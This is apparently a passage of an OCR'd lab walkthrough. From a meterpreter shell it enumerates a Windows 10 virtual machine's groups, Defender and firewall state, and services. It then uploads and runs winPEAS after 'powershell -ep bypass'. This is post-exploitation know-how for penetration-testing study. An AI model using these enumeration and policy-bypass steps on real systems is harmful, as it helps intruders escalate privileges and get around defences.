
```
C:\Users\happy\Desktop>net localgroup
net localgroup

Aliases for \\DESKTOP-03L04RH

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
```


```
C:\Users\happy\Desktop>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
happy
The command completed successfully.
```


AV ENUMERATION


```
File  Actions  Edit  View  Help
C:\Windows\System32>exit
exit
meterpreter > shell
Process 3220 created.
Channel 8 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Users\happy\Desktop>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


```
C:\Users\happy\Desktop>sc queryex type=service
sc queryex type=service

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 972
        FLAGS              :

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
```


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
FLAGS :
SERVICE_NAME: Audiosrv
DISPLAY_NAME: Windows Audio
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0×0)
SERVICE_EXIT_CODE : 0 (0×0)
CHECKPOINT : 0×0
WAIT_HINT : 0×0
PID : 1660
FLAGS :
SERVICE_NAME: BFE
DISPLAY_NAME: Base Filtering Engine
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0×0)
SERVICE_EXIT_CODE : 0 (0×0)
CHECKPOINT : 0×0
WAIT_HINT : 0×0
PID : 1040
Type here to search
1°C Mostly clear
8:03 PM
11/24/2023


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
CHECKPOINT : 0×0
WAIT_HINT : 0×0
PID : 972
FLAGS :
SERVICE_NAME: iphlpsvc
DISPLAY_NAME: IP Helper
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0×0)
SERVICE_EXIT_CODE : 0 (0×0)
CHECKPOINT : 0×0
WAIT_HINT : 0×0
PID : 972
FLAGS :
SERVICE_NAME: KeyIso
DISPLAY_NAME: CNG Key Isolation
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0×0)
SERVICE_EXIT_CODE : 0 (0×0)
Type here to search
1°C Mostly clear
8:03 PM
11/24/2023


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
FLAGS :
C:\Users\happy\Desktop>netsh advfirewall firewall dump
netsh advfirewall firewall dump
C:\Users\happy\Desktop>netsh firewall show state
netsh firewall show state
Firewall status:
Profile = Standard
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version = Windows Defender Firewall
Remote admin mode = Disable
Ports currently open on all network interfaces:
Port Protocol Version Program
21 TCP Any (null)
Type here to search
1°C Mostly clear
8:04 PM
11/24/2023



KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
21 TCP Any (null)
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .
C:\Users\happy\Desktop>netsh firewall show config
netsh firewall show config
Domain profile configuration:
Operational mode = Enable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Service configuration for Domain profile:
Mode Customized Name
Type here to search
1°C Mostly clear
8:04 PM
11/24/2023


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Enable No Remote Desktop
Allowed programs configuration for Domain profile:
Mode Traffic direction Name / Program
Port configuration for Domain profile:
Port Protocol Mode Traffic direction Name
21 TCP Enable Inbound FTP-Port 21
Standard profile configuration (current):
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Service configuration for Standard profile:
Mode Customized Name
Enable No Network Discovery
Enable No Remote Desktop
Type here to search
1°C Mostly clear
8:04 PM
11/24/2023

AUTOMATION TOOL: winPEAS


https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

```
Download directly: url =
"https://github.com/carlospolop/PEASSng/releases/latest/download/winPEASany_ofs.exe"
```




Change directory to C://Windows/temp.

Uploading it through meterpreter:



Pull up a shell:




Not recognizable!!!


Load a powershell!:

```
c:\Windows\Temp>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\Temp> whoami
whoami
desktop-03l04rh\happy
```


```
PS C:\Windows\Temp> winPEASany_ofs.exe
winPEASany_ofs.exe
winPEASany_ofs.exe : The term 'winPEASany_ofs.exe' is not recognized as the na
me of a cmdlet, function, script file,
or operable program. Check the spelling of the name, or if a path was included
, verify that the path is correct and
try again.
At line:1 char:1
+ winPEASany_ofs.exe
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (winPEASany_ofs.exe:String) [],
CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException


Suggestion [3,General]: The command winPEASany_ofs.exe was not found, but does
 exist in the current location. Windows PowerShell does not load commands from
 the current location by default. If you trust this command, instead type: ".\
```




WinPEAS-ng by @hacktricks_live
Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
[+] Legend:
Red Indicates a special privilege over an object or something is misconfigured


File Actions Edit View Help
carlospolop
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
[+] Legend:
Red Indicates a special privilege over an object or something is misconfigured
Green Indicates that some protection is enabled or something is well configured
Cyan Indicates active users
Blue Indicates disabled users
LightYellow Indicates links
You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows-hardening/checklist-windows-privilege-escalation
Creating Dynamic lists, this could take a while, please wait...

SYSTEM INFO:


File Actions Edit View Help
System Information
Basic System Information
Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#kernel-exploits
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
System Type: x64-based PC
Hostname: DESKTOP-03L04RH
ProductName: Windows 10 Enterprise Evaluation
EditionID: EnterpriseEval
ReleaseId: 2009
BuildBranch: vb_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 1
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-07:00) Mountain Time (US & Canada)
IsVirtualMachine: True
Current Time: 11/25/2023 10:54:30 AM

